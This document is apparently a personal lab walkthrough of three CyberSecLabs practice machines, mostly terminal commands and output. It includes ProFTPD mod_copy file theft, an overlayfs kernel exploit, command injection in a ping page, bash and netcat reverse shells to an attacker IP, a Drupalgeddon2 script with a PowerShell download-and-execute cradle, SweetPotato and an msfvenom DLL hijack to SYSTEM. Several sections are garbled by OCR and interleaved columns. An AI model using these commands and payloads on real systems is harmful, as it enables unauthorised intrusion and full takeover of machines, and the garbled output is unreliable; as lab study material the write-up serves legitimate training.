└──(kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated] (1024)
$ nc 172.31.1.22 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [172.31.1.22]
site help
214-The following SITE commands are recognized (* =>'s unimplemented)
CPFR <sp> pathname
CPTO <sp> pathname
HELP
CHGRP
CHMOD
214 Direct comments to root@outdated
```

```
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [172.31.1.22]
site help
214-The following SITE commands are recognized (* =>'s unimplemented)
CPFR <sp> pathname
CPTO <sp> pathname
HELP
CHGRP
CHMOD
214 Direct comments to root@outdated
CPFR /etc/passwd
500 CPFR not understood
site cpfr /etc/passwd
350 File or directory exists, ready for destination name
site cpto /var/nfsbackups/passwd
250 Copy successful
```

NOTICE IN OUR MOUNTED NFS WE HAVE THE FOLLOWING NOW

```
[kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated/tmp]
$ ls -la
total 24
drwxr-xr-x 5 kali kali 4096 Jan 18 2023 .
drwxr-xr-x 3 kali kali 4096 Jan 18 02:37 ..
drwxr-xr-x 2 kali kali 4096 Jun 30 2020 anna
drwxr-xr-x 2 kali kali 4096 Jun 30 2020 daniel
-rw-r--r-- 1 kali kali 995 Jan 18 2023 passwd
drwxr-xr-x 2 kali kali 4096 Jun 30 2020 robert
```

LETS TRY TO COPY THE HOME DIRECTORIES FROM WHAT WE BELIEVE ARE USERS ON THE MACHINE

```
site cpfr /home/anna
550 /home/anna: No such file or directory
site cpfr /home/daniel
350 File or directory exists, ready for destination name
site cpto /var/nfsbackups/daniel
250 Copy successful
```

```
[kali㉿kali)-[~/.../CyberSecLabs/Outdated/tmp/daniel]
$ ls -la
total 44
drwxr-xr-x 4 kali kali 4096 Jan 18 2023 .
drwxr-xr-x 5 kali kali 4096 Jan 18 02:41 ..
-rw-r--r-- 1 kali kali 33 Jan 18 2023 access.txt
-rw-r--r-- 1 kali kali 232 Jan 18 2023 .bash_history
-rw-r--r-- 1 kali kali 220 Jan 18 2023 .bash_logout
-rw-r--r-- 1 kali kali 3486 Jan 18 2023 .bashrc
drwxr-xr-x 2 kali kali 4096 Jan 18 2023 .cache
-rw-r--r-- 1 kali kali 675 Jan 18 2023 .profile
drwxr-xr-x 2 kali kali 4096 Jan 18 2023 .ssh
-rw-r--r-- 1 kali kali 4150 Jan 18 2023 .viminfo
```

I HAD A PROBLEM HERE, SO LETS TRY THIS

```
[kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated]
$ subl /etc/ssh/ssh_config
```

AT THE BOTTOM OF THE FILE THIS WAS ADDED

```
# VisualHostKey no
# ProxyCommand ssh -q -W %h:%p gateway.example
# RekeyLimit 1G 1h
# UserKnownHostsFile ~/.ssh/known_hosts.d/%k
SendEnv LANG LC_*
HashKnownHosts yes
GSSAPIAuthentication yes
PubkeyAcceptedKeyTypes=+ssh-rsa
HostKeyAlgorithms=+ssh-rsa
```

```
PubkeyAcceptedKeyTypes=+ssh-rsa
HostKeyAlgorithms=+ssh-rsa
```

```
[kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated]
$ ssh -i id_rsa daniel@172.31.1.22
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.13.0-32-generic x86_64)

 * Documentation: https://help.ubuntu.com/
New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Thu Jul  2 11:39:23 2020 from 172.31.249.99
daniel@outdated:~$ ls -la
total 44
drwxr-xr-x 4 daniel daniel 4096 Jun 30  2020 .
drwxr-xr-x 4 root   root   4096 Jun 28  2020 ..
-rw-rw-r-- 1 daniel daniel  33 Jun 30  2020 access.txt
-rw----- 1 daniel daniel 232 Jul  2  2020 .bash_history
-rw-r--r-- 1 daniel daniel 220 Jun 28  2020 .bash_logout
-rw-r--r-- 1 daniel daniel 3486 Jun 28  2020 .bashrc
drwx----- 2 daniel daniel 4096 Jun 28  2020 .cache
-rw-r--r-- 1 daniel daniel  675 Jun 28  2020 .profile
drwx----- 2 daniel daniel 4096 Jun 30  2020 .ssh
-rw----- 1 daniel daniel 4150 Jun 30  2020 .viminfo
daniel@outdated:~$
```

## LINPEAS

```
linpeas@linpeas:~/usr/share/linpeas$ ./linpeas.py
[+] [Linux] OS: Linux version 3.13.0-32-generic (buildd@phianna) (gcc version 4.6.3 (Ubuntu/Linaro 4.6.3-1ubuntu5) ) #57~precise1-Ubuntu SMP Tue Jul 15 03:51:20 UTC 2014
[+] [User & Groups] User & Groups: uid=1000(daniel) gid=1000(daniel) groups=1000(daniel),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin),109(sambashare)
[+] [Hostname] Hostname: outdated
```

```
[+] [Exploit] https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2016-5195] dirtycow
[+] [Details] Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
[+] [Exposure] Exposure: highly probable
[+] [Tags] Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7},[ ubuntu=16.04|14.04|12.04 ]
[+] [Download URL] Download URL: https://www.exploit-db.com/download/40611
[+] [Comments] Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh
[+] [CVE-2016-5195] dirtycow 2
[+] [Details] Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
[+] [Exposure] Exposure: highly probable
[+] [Tags] Tags: debian=7|8,RHEL=5|6|7,[ ubuntu=14.04|12.04 ],ubuntu=10.04{kernel:2.6.32-21-generic},ubuntu=16.04{kernel:4.4.0-21-generic}
[+] [Download URL] Download URL: https://www.exploit-db.com/download/40839
[+] [ext-url] ext-url: https://www.exploit-db.com/download/40847
[+] [Comments] Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh
[+] [CVE-2015-1328] overlayfs
[+] [Details] Details: http://seclists.org/oss-sec/2015/q2/717
[+] [Exposure] Exposure: highly probable
[+] [Tags] Tags: [ ubuntu=(12.04|14.04){kernel:3.13.0-(2|3|4|5)*-generic} ],ubuntu=(14.10|15.04){kernel:3.(13|16).0--generic}
[+] [Download URL] Download URL: https://www.exploit-db.com/download/37292
```

LETS TRY OVERLAYFS SINCE I ALREADY HAVE THAT EXPLOIT IN `LinuxPrivEsc.sh` SCRIPT THAT I MADE

<https://github.com/overgrownCarrot1/Invoke-Everything/blob/main/LinuxPrivEsc.sh>

```
daniel@outdated:/tmp$ bash LinuxPrivEsc.sh
[+] [Exploit] https://github.com/mzet-/linux-exploit-suggester
[+] [Linux] Script is not an end all be all, you may actually need to do some manual enumeration and exploitation
[+] [User & Groups] Make sure linpeas is in the folder you have your web server on and is called linpeas.sh (ex: python3 -m http.server 8080)
[+] [Hostname] Segmentation fault or critical error is ok... let the script continue running
[+] [LHOST] LHOST
[+] [LPORT] 10.10.0.16
[+] [Web server LPORT] Web server LPORT
[+] [HTTP] 80
[+] [Cronjobs] Before Downloading linpeas looking for easy wins
[+] [Info] Looking at cronjobs and saving in info.txt
```

```
Running linpeas and saving to lin.txt this may take a few minutes
Running linpeas with user daniel on Wed Jan 18 00:14:20 PST 2023
[+] [Exploit] https://github.com/mzet-/linux-exploit-suggester
[+] [Linux] . . . . . logrotate: bad argument --version: unknown error
[+] [CVE-2015-1328] overlayfs
[+] [CVE-2015-8660] overlayfs (ovl_setattr)
[+] [CVE-2015-8660] overlayfs (ovl_setattr)
[+] [Exploit] [2] overlayfs
[+] [User & Groups] Most likely vulnerable to Overlayfs
[+] [Hostname] Found vulnerability with user daniel on Wed Jan 18 00:14:20 PST 2023
[+] [LHOST] Would you like to exploit this vulnerability (y/n):
```

```
Trying to exploit
Tags: [ ubuntu=(12.04|14.04){kernel:3.13.0-(2|3|4|5)*-generic} ],ubuntu=(14.10|15.04){kernel:3.(13|16).0-*generic}
Do a [searchsploit -m linux/local/37292.c on kali machine] and make sure python server is still running
Press enter when exploit is downloaded and python server is ready
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated]
$ searchsploit -m linux/local/37292.c
Exploit: Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation
URL: https://www.exploit-db.com/exploits/37292
Path: /usr/share/exploitdb/exploits/linux/local/37292.c
Codes: CVE-2015-1328
Verified: True
File Type: C source, ASCII text, with very long lines (466)
Copied to: /home/kali/Desktop/CyberSecLabs/Outdated/37292.c
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Outdated]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Press enter when exploit is downloaded and python server is ready
```

NOW WE CAN HIT ENTER ON THE SCRIPT

```
Press enter when exploit is downloaded and python server is ready
--2023-01-18 00:17:52--  http://10.10.0.16/37292.c
Connecting to 10.10.0.16:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4968 (4.9K) [text/x-csrc]
Saving to: `37292.c'

100%[=====] 4,968      --.-K/s   in 0.002s

2023-01-18 00:17:53 (2.69 MB/s) - `37292.c' saved [4968/4968]

spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin),109(sambashare),1000(daniel)
#
```

AND WE ARE ROOT!!!

## Unroot

NMAP

```
PORT      STATE SERVICE REASON  
22/tcp    open  ssh      syn-ack  
80/tcp    open  http     syn-ack
```

```
Read data files from: /usr/bin/../share/nmap  
Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
```

```
└──(kali㉿kali)-[~/Desktop/CyberSecLabs/Unroot]
```

```
└─$ nmap -p 80 -sC -sV 172.31.1.17  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-18 07:31 EST  
Nmap scan report for 172.31.1.17  
Host is up (0.18s latency).
```

```
PORT      STATE SERVICE VERSION  
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))  
|_http-server-header: Apache/2.4.18 (Ubuntu)  
|_http-robots.txt: 1 disallowed entry  
|_/_  
|_http-title: phpMyAdmin
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 15.67 seconds
```


```
└──(kali㉿kali)-[~/Desktop/CyberSecLabs/Unroot]
```

```
└─$
```

TRIED TO LOGIN TO PHPMYADMIN AND NONE OF THE DEFAULT CRED'S WERE WORKING

DID A DIRECTORY BUSTER

	Target Url	http://172.31.1.17				
	Threads	50				
	Wordlist	/usr/share/wordlists/dirb/big.txt				
	Status Codes	[200, 204, 301, 302, 307, 308, 401, 403, 405, 500]				
	Timeout (secs)	7				
	User-Agent	feroxbuster/2.7.3				
	Config File	/etc/feroxbuster/ferox-config.toml				
	Extensions	[php, txt, zip]				
	HTTP methods	[GET]				
	Recursion Depth	4				
Press [ENTER] to use the Scan Management Menu™						
200	GET	76l	435w	0c	http://172.31.1.17/	
403	GET	9l	28w	276c	http://172.31.1.17/.php	
403	GET	9l	28w	276c	http://172.31.1.17/.htaccess	
403	GET	9l	28w	276c	http://172.31.1.17/.htaccess.php	
403	GET	9l	28w	276c	http://172.31.1.17/.htaccess.txt	
403	GET	9l	28w	276c	http://172.31.1.17/.htaccess.zip	
403	GET	9l	28w	276c	http://172.31.1.17/.htpasswd	
403	GET	9l	28w	276c	http://172.31.1.17/.htpasswd.php	
403	GET	9l	28w	276c	http://172.31.1.17/.htpasswd.txt	
403	GET	9l	28w	276c	http://172.31.1.17/.htpasswd.zip	
200	GET	336l	2992w	19186c	http://172.31.1.17/ChangeLog	
200	GET	52l	212w	1520c	http://172.31.1.17/README	
200	GET	76l	435w	0c	http://172.31.1.17/ajax.php	
200	GET	76l	435w	0c	http://172.31.1.17/changelog.php	
301	GET	9l	28w	308c	http://172.31.1.17/dev => http://172.31.1.17/dev/	
301	GET	9l	28w	308c	http://172.31.1.17/doc => http://172.31.1.17/doc/	



## Index of /dev

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
info.php	2020-05-03 19:30	20	
ping-test.php	2020-05-03 22:54	393	

Apache/2.4.18 (Ubuntu) Server at 172.31.1.17 Port 80

THE PING-TEST.PHP SHOWS THAT WE CAN DO COMMAND INJECTION

WE USED | id AND GET THE FOLLOWING OUTPUT

## Host to Ping:

```
[Run] uid=1000(joe) gid=1000(joe) groups=1000(joe),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
```

BASH REVERSE SHELL WITH THE FOLLOWING COMMAND

```
bash -c "bash -i >& /dev/tcp/10.10.0.16/445 0>&1"
```

```
└─(kali㉿kali)-[~/Desktop/CyberSecLabs/Unroot]
└$ nc -lvpn 445
listening on [any] 445 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.17] 34832
bash: cannot set terminal process group (1023): Inappropriate ioctl for device
bash: no job control in this shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

joe@Unroot:/var/www/dev$
```

```
joe@Unroot:/var/www/dev$ sudo -l
Matching Defaults entries for joe on Unroot:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User joe may run the following commands on Unroot:
    (ALL, !root) NOPASSWD: ALL
joe@Unroot:/var/www/dev$
```

SO WE CAN RUN EVERYTHING NOT AS ROOT...

<https://github.com/kumar1100/CVE2019-14287>

```
sudo -u#-1 bash
or,
sudo -u#4294967295 bash
```

```
joe@Unroot:/var/www$ sudo -u#-1 bash
root@Unroot:/var/www# id
uid=0(root) gid=1000(joe) groups=1000(joe)
root@Unroot:/var/www#
```

# **Windows**

## **Hijack**

NMAP

PORT	STATE	SERVICE	REASON
80/tcp	open	http	syn-ack
135/tcp	open	msrpc	syn-ack
139/tcp	open	netbios-ssn	syn-ack
443/tcp	open	https	syn-ack
3306/tcp	open	mysql	syn-ack
3389/tcp	open	ms-wbt-server	syn-ack
49664/tcp	open	unknown	syn-ack
49665/tcp	open	unknown	syn-ack
49666/tcp	open	unknown	syn-ack
49667/tcp	open	unknown	syn-ack
49668/tcp	open	unknown	syn-ack
49669/tcp	open	unknown	syn-ack
49672/tcp	open	unknown	syn-ack

CMS CHECKER

<https://github.com/Tuhinshubhra/CMSeek>

```
(kali㉿kali)-[~/Tools/CMSeek]
└─$ python3 cmseek.py -u http://172.31.1.27/
```

The screenshot shows the CMSeeK interface. At the top, it says "by @r3dhax0r Version 1.1.3 K-RONA". Below that is a section titled "[+] CMS Scan Results [+]" with the target IP "172.31.1.27". A red box highlights the CMS detection information: "CMS: Drupal", "Version: 8", and "URL: https://drupal.org". To the right of this box, there's a link to "http://github.com/Tuhinshubhra/CMSeeK". Below the CMS info, it says "Result: /home/kali/Tools/CMSeeK/Result/172.31.1.27/cms.json". At the bottom, it states "Scan Completed in 4.5 Seconds, using 1 Requests".

LOOKS LIKE WE CAN USE DRUPALGEDDON 2, HOWEVER WE ARE ON WINDOWS SO THIS IS GOING TO BE A LITTLE HARDER

I FOUND THIS SITE

<https://wjmccann.github.io/blog/2018/06/02/Drupalgeddon2>

```
#!/usr/bin/ python3
import sys
import requests

#####
# Simple Exploit for CVE 2018-7600 (Drupalgeddon 2)
# Usage: python3 drupalgeddon.py http://target-address
#####

target = sys.argv[1]
command = '''powershell -c IEX (New-Object Net.WebClient).downloadstring('http://192.168.206.133:8000/Invoke-PowerShellTcp.ps1');'''
```

The exploit script uses Python3 to download and execute a PowerShell payload from a specified IP and port. It constructs a URL for the exploit based on the target address and the exploit file name.

I DELETED THE INVOKE-POWERSHELLTCP.PS1 AT THE END BECAUSE WE ARE GOING TO PUT THAT ON THE FILE ITS SELF, ALSO MAKE SURE TO CHANGE THE IP AND PORT TO YOURSELF

```
        }
    catch
    {
        Write-Warning "Something went wrong! Check if the server is running"
        Write-Error $_
    }
}
```

```
Invoke-PowerShellTcp -reverse -ip 10.10.0.16 -port 80
```

START YOUR WEB SERVER WHEREVER YOU PUT INVOKE-POWERSHELLTCP.PS1

```
(kali㉿kali)-[~/Tools]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
[...]
Line 12, Column 92
```

REALIZED VERY QUICKLY WE CANNOT LISTEN AND HAVE A PYTHON SERVER RUNNING AT THE SAME TIME... DUH... SO I CHANGED THE CALLBACK PORT TO 8080

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Hijack]
$ python3 exploit.py http://172.31.1.27
/home/kali/.local/lib/python3.10/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.7) or chardet (5.1.0)/charset_normalizer (2.0.9) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
Sending Payload...
[...]
VERY QUICKLY WE CANNOT LISTEN AND HAVE A PYTHON SERVER RUNNING AT THE SAME TIME... DUH... SO I CHANGED THE CALLBACK PORT TO 8080
```

```
(kali㉿kali)-[~/Tools]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
172.31.1.27 - - [17/Jan/2023 07:25:26] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
[...]
Node Type: Rich Text - Date Created: 2023/01/17 - 07:00 - Date Modified: 2023/01/17 - 07:25
```

```

└─(kali㉿kali)-[~/Desktop/CyberSecLabs/Hijack]
$ rlwrap nc -lvpn 8080
listening on [any] 8080 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.27] 49760
Windows PowerShell running as user jack on HIJACK
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\xampp\htdocs>

```

WHOAMI /ALL

```

PS C:\xampp\htdocs> whoami /all

USER INFORMATION
-----
User Name          SID
Administrator      S-1-5-21-3389898540-1058669529-4067121335-1008

GROUP INFORMATION
-----
Group Name          Type          SID          Attributes
Everyone            Well-known group S-1-1-0    Mandatory group, Ena
BUILTIN\Users       Alias          S-1-5-32-545  Mandatory group, Ena
NT AUTHORITY\SYSTEM  Well-known group S-1-5-6    Mandatory group, Ena
CONSOLE LOGON        Well-known group S-1-2-1    Mandatory group, Ena
NT AUTHORITY\Authenticated Users  Well-known group S-1-5-11   Mandatory group, Ena
NT AUTHORITY\This Organization  Well-known group S-1-5-15   Mandatory group, Ena
NT AUTHORITY\Local account     Well-known group S-1-5-113   Mandatory group, Ena
LOCAL               Well-known group S-1-2-0    Mandatory group, Ena
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10  Mandatory group, Ena
Mandatory Label\High Mandatory Level Label          S-1-16-12288

PRIVILEGES INFORMATION
-----
Privilege Name          Description          State
SeChangeNotifyPrivilege  Bypass traverse checking  Enabled
SeImpersonatePrivilege   Impersonate a client after authentication  Enabled
SeCreateGlobalPrivilege   Create global objects  Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set  Disabled

```

LOOKS LIKE WE CAN DO A POTATO / PRINT SPOOFER ATTACK, LETS FIGURE OUT THE VERSION FIRST

```
PS C:\xampp\htdocs> PS C:\xampp\htdocs> systeminfo
```

Host Name:	HIJACK
OS Name:	Microsoft Windows Server 2019 Datacenter
OS Version:	10.0.17763 N/A Build 17763
OS Manufacturer:	Microsoft Corporation
OS Configuration:	Standalone Server
OS Build Type:	Multiprocessor Free
Registered Owner:	EC2
Registered Organization:	Amazon.com
Product ID:	00430-00000-00000-AA160
Original Install Date:	7/20/2020, 1:10:27 PM
System Boot Time:	1/17/2023, 12:01:07 PM
System Manufacturer:	Xen
System Model:	HVM domU
System Type:	x64-based PC
Processor(s):	1 Processor(s) Installed. [01]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2400 Mhz
BIOS Version:	Xen 4.11.amazon, 8/24/2006
Windows Directory:	C:\Windows
System Directory:	C:\Windows\system32
Boot Device:	\Device\HarddiskVolume1
System Locale:	en-us;English (United States)
Input Locale:	en-us;English (United States)
Time Zone:	(UTC) Coordinated Universal Time
Total Physical Memory:	2,048 MB
Available Physical Memory:	1,246 MB

LOOKS LIKE PRINTSPOOFER TO ME

THE BOX IS CALLED HIJACK, WHICH HAD ME KIND OF LIKE WHAT THE HECK MATE... SO I DECIDED TO USE POWERUP ON IT AND SEIMPERSONATE IS NOT THE ONLY WAY UP

PUTTING POWERUP INTO MEMORY

```
PS C:\temp> iex (iwr -usebasicparsing http://10.10.0.16/PowerUp.ps1)
```

NOW YOU SHOULD HAVE TO TYPE INVOKE-ALLCHECKS, MINE IS SETUP SO IT ALREADY DOES IT FOR YOU

```

Windows Host Name: HIJACK
Privilege : SeImpersonatePrivilege OS Name: Microsoft Windows Server 2019 Datacenter
Attributes : SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED OS Manufacturer: Microsoft Corporation
TokenHandle : 936 OS Configuration: Standalone Server
ProcessId : 1232 OS Build Type: Multiprocessor Free
Name : 1232 Registered Owner: EC2
Check : Process Token Privileges
ServiceName : Hijack Registered Organization: Amazon.com
Path : C:\Program Files\Hijack\hijack.exe Product ID: 00430-00000-00000-AA160
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName : LocalSystem System Manufacturer: Xen
AbuseFunction : Write-ServiceBinary -Name 'Hijack' -Path <HijackPath>
CanRestart : True System Type: x64-based PC
Name : Hijack Processor(s): 1 Processor(s) Installed.
Check : Unquoted Service Paths
BIOS Version: Xen 4.11.amazon, 8/24/2006
ServiceName : Hijack Windows Directory: C:\Windows
Path : C:\Program Files\Hijack\hijack.exe System Manufacturer: C:\Windows\system32
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=WriteData/AddFile}
StartName : LocalSystem System Locale: en-us:English (United States)
AbuseFunction : Write-ServiceBinary -Name 'Hijack' -Path <HijackPath>
CanRestart : True Time Zone: (UTC) Coordinated Universal Time
Name : Hijack Total Physical Memory: 2,048 MB
Check : Unquoted Service Paths Available Physical Memory: 1,246 MB

```

## FURTHER RESEARCH SHOWS US THAT WE CANNOT WRITE TO THE PROGRAM FILES DIRECTORY

```

PS C:\temp> echo "test" > "C:\Program Files"
C:\Program Files NT SERVICE\TrustedInstaller:(F)
    NT SERVICE\TrustedInstaller:(CI)(IO)(F)
    NT AUTHORITY\SYSTEM:(M)
    NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(F)
    BUILTIN\Administrators:(M)
    BUILTIN\Administrators:(OI)(CI)(IO)(F)
    BUILTIN\Users:(RX)
    BUILTIN\Users:(OI)(CI)(IO)(GR,GE)
    CREATOR OWNER:(OI)(CI)(IO)(F) : SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(RX)
    APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(OI)(CI)(IO)(GR,GE)
    APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(RX)
    APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files
PS C:\temp> Invoke-PowerShellTcp : Access to the path 'C:\Program Files' is denied. exe
At line:128 char:1
    ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users;

```

WELL... I GUESS NO PRINT SPOOFER

```

PrintSpoofer.exe -c "c:\Temp\nc.exe 10.10.0.16 8080 -e cmd"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
CreateProcessAsUser() failed. Error: 2
PS C:\temp> whoami
hijack\jack
PS C:\temp> whoami /all

```

WE CAN USE SWEET POTATO THOUGH, HOWEVER THIS IS MOST LIKELY NOT THE PRIV ESC IT WANTED...

```
PS C:\Temp> wget http://10.10.0.16/SweetPotato.exe -outfile sweet.exe
PS C:\Temp> ren nc.exe nc64.exe
PS C:\Temp> ./sweet.exe -p ./nc64.exe -a "-e cmd 10.10.0.16 445"
```

```
[kali㉿kali)-[~/Desktop/CyberSecLabs/Hijack]
$ nc -lvp 445
listening on [any] 445 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.27] 49710
Microsoft Windows [Version 10.0.17763.1339]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

LETS TRY WINPEAS

```
PS C:\temp> wget http://10.10.0.16/winPEAS.bat -outfile winPEAS.bat
[...]
```

THIS KEPT FREEZING, TIME FOR SOME MANUAL STUFF

WE KNOW THAT HIJACK HAD A PROBLEM, WE KNOW WE CAN RESTART THE SERVICE, WHAT IF WE REPLACE THE DLL IT IS CALLING FOR

```
PS C:\Program Files\Hijack\Libraries> dir
@linpeas.sh
@linpeas_darwin_amd64
@linpeas_darwin_arm64
@linpeas_linux_386
@linpeas_linux_amd64
@linpeas_linux_arm
@linpeas_linux_arm64

Directory: C:\Program Files\Hijack\Libraries

Mode                LastWriteTime          Length Name
----                -----          ----
-a---     8/12/2020   7:56 PM           5120 Custom.dll

PS C:\Program Files\Hijack\Libraries>
```

IF YOU REALLY WANTED TO DO SOMETHING WE COULD GRAB THAT EXECUTABLE (IF IT WAS REAL OR OPEN ON THE INTERNET) RUN IT ON OUR OWN PC OR IN A VM AND RUN

SYSINTERALS WITH IT, THIS WOULD SHOW US THAT IT IS CALLING FOR THAT CUSTOM.DLL FILE WHICH WE COULD THEN REPLACE

LET SEE IF WE CAN EVEN MESS WITH THAT FOLDER FIRST

```
PS C:\Program Files\Hijack\Libraries> icacls "C:\Program Files\Hijack\Libraries" c.exe 10.10.0.16 8080 -e cmd"
C:\Program Files\Hijack\Libraries HIJACK\jack:(OI)(CI)(M,DC) personate,Replace,Write,FullControl
NT SERVICE\TrustedInstaller:(I)(F)
NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
NT AUTHORITY\SYSTEM:(I)(F)
NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
BUILTIN\Administrators:(I)(F)
BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
BUILTIN\Users:(I)(RX)
BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
CREATOR OWNER:(I)(OI)(CI)(IO)(F)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files
PS C:\Program Files\Hijack\Libraries> echo "test" > test.txt
PS C:\Program Files\Hijack\Libraries> dir
Directory: C:\Program Files\Hijack\Libraries : C:\Program Files\Hijack\Libraries

Mode LastWriteTime Mode Length Name LastWriteTime Length Name
---- ----- ---- ----- ----- ----- -----
-a--- 8/12/2020 7:56 PM -a--- 5120 Custom.dll 1/17/2023 12:54 PM 14 test.txt

PS C:\Program Files\Hijack\Libraries>
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Hijack]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=tun1 LPORT=8080 -f dll > Custom.dll
```

```
PS C:\Program Files\Hijack\Libraries> ren Custom.dll Custom1.dll
PS C:\Program Files\Hijack\Libraries> wget http://10.10.0.16/Custom.dll -outfile Custom.dll
Successfully processed 1 files; Failed processing 0 files
PS C:\Program Files\Hijack\Libraries> PS C:\Program Files\Hijack\Libraries> dir
Directory: C:\Program Files\Hijack\Libraries : C:\Program Files\Hijack\Libraries

Mode LastWriteTime Mode Length Name LastWriteTime Length Name
---- ----- ---- ----- ----- -----
-a--- 1/17/2023 12:59 PM -a--- 8704 Custom.dll
-a--- 8/12/2020 7:56 PM -a--- 5120 Custom1.dll
-a--- 1/17/2023 12:54 PM -a--- 14 test.txt

PS C:\Program Files\Hijack\Libraries>
```

```
PS C:\Program Files\Hijack\Libraries> cmd /c sc stop hijack
[SC] ControlService FAILED 1062: PS C:\Program Files\Hijack\Libraries>
The service has not been started.

PS C:\Program Files\Hijack\Libraries> cmd /c sc start hijack
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

PS C:\Program Files\Hijack\Libraries>
```

HAD TO USE cmd /c BECAUSE COMMAND PROMPT WASN'T WORKING FOR US (WE COULDN'T CHANGE INTO IT)

```
C:\Windows\system32>whoami
whoami
nt authority\system
```

